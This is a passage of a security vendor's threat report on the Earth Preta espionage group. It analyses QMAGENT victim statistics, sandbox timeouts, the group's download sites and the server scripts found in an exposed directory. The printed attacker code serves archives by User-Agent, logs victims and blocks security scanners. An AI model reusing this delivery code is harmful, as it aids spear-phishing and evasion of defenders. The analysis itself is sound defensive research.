


Figure 14. QMAGENT victim connections

The topic name *iot/server0* is used to detect the analysis or debugging environments, so it has the lowest victim count. March had the highest spike because the ESET report was published on March 2, and this spike involved the activation of automation systems (sandboxes and other analysis systems). As a result, we decided to break the spike down into smaller ranges.




Figure 15. QMAGENT victim connections (March 2 to March 3, 2023)

The report was published around 12 p.m., and after three to six hours, we saw an increase in the number of connections. We believe that this might be the common delay time for other analysis systems.

The C&C request JSON body from the QMAGENT malware contains an *Alive* key, which is the malware's uptime in minutes. We gathered all of them and listed the top 10 alive times.

Alive (seconds)	Count
473.4	32
200.4	28
474.0	20
173.4	13
111.0	11
170.4	11
174.0	11
172.8	8
172.2	7
50	6

Table 7. Top 10 alive minutes from QMAGENT victims

We classified the top 10 alive times into three clusters: 473 seconds, 200 seconds, and 170 seconds. Since many analysis systems are involved, we think that these times are some of the more common timeout settings for different sandboxes. For example, the default timeout setting in the CAPEv2 sandbox is exactly 200 seconds. Unfortunately, we could not confirm what the other alive times are for.




Figure 16. The default timeout setting in CAPEv2

Bad operational security

During our investigation, we collected several download links for malicious archive files. We noticed that the threat actors distributed not only Google Drive links but also other IP addresses hosted by different cloud providers. Here are some download links that we recently observed:

IP/Domain	Path
http://80[.]85[.]156[.]232	*/fav/tw1*
http://80[.]85[.]156[.]240	*/fav/sWjp* */fav/hKjp* */fav/sNjp* */fav/gTjp* */fav/aMjp* */fav/128tr* */fav/128tw* */fav/yMjp*
http://80[.]85[.]156[.]151	*/fav/eeAll*
http://103[.]159[.]132[.]91	*/fav/trteamC* */fav/trA* */fav/trHatip* */file/tr* */file/lv*
https://sa2il[.]johnsimde[.]xyz	*/f/LV*
https://iot[.]johnsimde[.]xyz	*/f/TR*
https://em2in[.]johnsimde[.]xyz	*/f/LV*
https://rewards[.]roshan[.]af	*/aspnet_client/gdrive.htm* */aspnet_client/View.htm*

	/aspnet_client/acv.htm

Table 8. Download sites

It's obvious that the paths in the URLs follow several patterns such as */fav/**xxxx*** or */f/**xx***. While checking the URLs, we also found that the ***xx*** patterns are related to the victims (these patterns being their country codes). For example, the first path */fav/tw1* is used to target victims in Taiwan, and so on.

While investigating the download site *80[.]85[.]156[.]151* (hosted by Python's SimpleHTTPServer), we found that it had an open directory on port 8000 that hosted a large number of data and scripts.




Figure 17. The open directory vulnerability

The important files in the download site are listed as follows:

FIle/folder	Modified date	Description
*static/**		Logging files
*templates/**		Front-end template files
app.py	2023-01-17	The main web server script file
blacklist.txt	2023-01-22	Block list for incoming IP addresses
client.py	2023-03-30	The messaging script over WebSocket
fw.sh	2023-01-03	Script to block incoming connections via iptables
requirements.txt	2023-01-09	Python requirements file
whitelist.txt	2023-01-11	A list of unknown IP addresses

Table 9. Files in the open directory

In the following subsections, we will introduce the script files deployed on the server.

The Firewall: fw.sh

Earth Preta uses the script file *fw.sh* to block incoming connections from specific IP addresses. The disallowed IP addresses are listed in the file *blacklist.txt*. It seems that the group intentionally blocks incoming requests from some known crawlers and some known security providers using *python-requests*, *curl*, and *wget*. We believe that the group is trying to prevent the site from being scanned and analyzed.

```
#!/bin/bash
iptables -F
cut -d' ' -f1 blacklist.txt >.tmp.1
while read LINE
do
iptables -I INPUT -s $LINE -j DROP
done <.tmp.1
```

Figure 18. The script body of “fw.sh”




Figure 19. Some of the IP addresses listed in “blacklist.txt”

The main server: app.py

The main script file *app.py* is used to host a web server and wait for connections from the victims. It handles the following URL paths:

URL Path	Behavior
/	Shows a fake message masquerading as a Google testing site
/admin/<username>	Prints out the content of the logging file
/webchat	A chatting system over WebSocket; it allows two users to communicate with each other on the same page
/<name>/fav.icon */<name>/logo.png* */<name>/tz.jpg*	Redirect to the victim’s organization logo picture; these URLs are usually embedded in phishing emails as signatures

/fav/<name> */f/<name>* */file/<name>* */<name>/jquery.min.js*	Serve different malicious archives based on the request header

Table 10. URL paths of the download site

The root path / of the download site can be seen in Figure 20. It shows a fake message and pretends to be from Google.




Figure 20. The root page of the site

Meanwhile, the webchat function */webchat* allows two users to communicate with each other on the same page. The login usernames and passwords are hard-coded in the source codes, which are *john:john* and *tom:tom*.




Figure 21. The login screen of webchat

Once logged in, users can submit their text messages via WebSocket, with all the messages they receive being displayed here. Based on the hard-coded usernames, we suppose that “tom” and “john” are accomplices cooperating with one another. After checking the webchat template file, we found some simplified Chinese characters written inside, so it’s possible that the threat actors might be Chinese-speaking.

```
// 日期格式化
Date.prototype.format = function(fmt) {

var o = {

"M+" : this.getMonth()+1,                 //月份
"d+" : this.getDate(),                    //日
"h+" : this.getHours(),                   //小时
"m+" : this.getMinutes(),                 //分
"s+" : this.getSeconds(),                 //秒
"q+" : Math.floor((this.getMonth()+3)/3), //季度
"S"  : this.getMilliseconds()             //毫秒
};
if(/(y+)/.test(fmt)) {

fmt=fmt.replace(RegExp.$1, (this.getFullYear()+"").substr(4 - RegExp.$1.length));
}
for(var k in o) {

if(new RegExp("("+ k +")").test(fmt)){

fmt = fmt.replace(RegExp.$1, (RegExp.$1.length==1) ? (o[k]) : (("00"+ o[k]).substr((""+ o[k]).length)));
}
}
return fmt;
}
var ws = new WebSocket('ws://139.180.217.142:5000/webchat');
ws.onmessage = function (e) {
    var myjson=JSON.parse(e.data);
    $('#content').text("\r\n++++++++++++++++++++++++" + new Date().format("yyyy-MM-dd hh:mm:ss") + " ("
        ').text());
    //console.log(myjson);
}

function send_msg() {
ws.send($('#saytext').val());
$('#saytext').val('');
}
```

Figure 22. The webchat source code

As mentioned in the previous section, most of the malicious download URLs we collected follow specific patterns like */fav/**xxxx*** or */file/**xxxx***. Based on the source codes, the path */fav/<**name***> (and so on) will download the payload *Documents.rar* if the request's User-Agent header contains any of the following strings:

- *Windows NT 10*
- *Windows NT 6*

This archive is hosted on the IP address *80[.]85[.]157[.]3*. Users will be redirected to another Google Drive link if the specified User-Agent conditions are not satisfied. At the time of writing, we were not able to retrieve the payloads, so we are unable to definitively determine if they are indeed malicious. We believe that this is a mechanism to deliver different payloads to different victims.

```
@app.route('/fav/<name>')
@app.route('/f/<name>')
@app.route('/file/<name>')
def file(name):
    text=request.remote_addr+" ---- " + str(datetime.now(tz=pytz.utc)) + "\r\n" + str(request.headers) + request.url + "\r
        \n"
    with open(LOGFILE,'a')as f:
        f.write(text)
    for uname, uwebsocket in user_dict.items():
        try:
            uwebsocket.send(text)
        except:
            continue
    ua=request.headers.get("User-Agent")
    if bool(re.search('Windows NT 10', ua, re.IGNORECASE)) or bool(re.search('Windows NT 6', ua, re.IGNORECASE)):
        print(ua);
        return render_template("downfile.html",url="http://80.85.157.3/static/Documents.rar")
    return redirect('https://drive.google.com/uc?id=1RQJF6T06p-jHJdN0yCbhrqMgT7U8AMOK&export=download')
```

Figure 23. The source code in "app.py"

It's worth noting that every source IP address, request header, and request URL, is logged upon each connection. All the logging files are then stored in the */static* folder.

The logging files: /static

The "*/static*" folder contains a large number of logging files that are seemingly manually rotated by the threat actors. At the time of writing, the logging files recorded the logs from January 3, 2023, to March 29, 2023. There were 40 logging files in the folder at the time we found them.




Figure 24. The list of logging files




Figure 25. An example of the logged requests

We also tried to parse and analyze the logging files. Since the files contain the access logs from the victims, we think that they could be counted for further analysis. The format of a logging record is as follows:

> [Source IP] ---- [Connection Date and Time]
> [Headers
> // Host:
> // User-Agent:
> ...

>]
> [Connected URL]

We also wanted to know which countries the victims were from. Based on *app.py*, the access logs record two kinds of URLs:

URL Path	Behavior
/<name>/fav.icon */<name>/logo.png* */<name>/tz.jpg*	Redirect to the victim's organization logo picture; these URLs are usually embedded in the phishing emails as signatures.
/fav/<name> */f/<name>* */file/<name>* */<name>/jquery.min.js*	Serve different malicious archives based on the request header

Table 11. The recorded URLs in the access logs

These URLs are usually embedded in the email body. The first type of URLs serves as the email signature and the second one as the download link. To count the number of victims who received the spear-phishing emails, we only preserved the logs with the first type of URLs since these signature URLs will be requested when victims open their emails. Based on our data, we determined that their main targets are from Lithuania, Latvia, Estonia, Japan, and Myanmar.




Figure 26. The number of connections from different countries

We'd like to emphasize that these connections are only a small portion of this campaign since these logs are only based on a single site. It's also obvious that this site is used to host malicious files targeting victims from the European region.

With the help of those logging files, we were able to collect many distributed links in the wild. These links are attached in the Appendix.

Conclusion

In our previous research published in 2022, we learned that Earth Preta was actively targeting victims in the APAC region such as Australia, the Philippines, and Taiwan. This year, we found that the group not only targeted the APAC region but also expanded its scope to Europe.

We suspect that the group used the Google accounts compromised in the previous wave of attacks to continue this campaign. After analysis, we were also able to determine that it has been using different techniques to bypass various security solutions. From our monitoring of its used C&C servers, we also observed the group's tendency to reuse these servers in subsequent attack waves.

From our observations of various Earth Preta campaigns, we've noticed that the group tends to build its arsenal with similar C&C protocols and capabilities in different programming languages, showing that the actors behind Earth Preta have likely been enhancing their development skills. However, because of their operational security mistakes, we were able to retrieve the scripts behind the scenes and learn the workflow of their attacks.

In the past, we have extensively analyzed the threat actor Earth Preta. The group's evolution in its TTPs shows that it is highly active and that it is likely we will see more campaigns by it in the future. As such, we will continue to monitor Earth Preta to keep the public informed of the group's activities.

MITRE ATT&CK

Tactic	ID	Name
Resource Development	T1583.004	Acquire Infrastructure: Server
	T1587.001	Develop Capabilities: Malware
	T1585.002	Establish Accounts: Email Accounts
	T1588.002	Obtain Capabilities: Tool
	T1608.001	Stage Capabilities: Upload Malware
Initial Access	T1566.002	Phishing: Spearphishing Link
Execution	T1204.001	User Execution: Malicious Link
	T1204.002	User Execution: Malicious File
	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1053.005	Scheduled Task/Job: Scheduled Task
Defense Evasion	T1140	Deobfuscate/Decode Files or Information

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Source: https://www.trendmicro.com/en_us/research/23/f/behind-the-scenes-unveiling-the-hidden-workings-of-earth-preta.html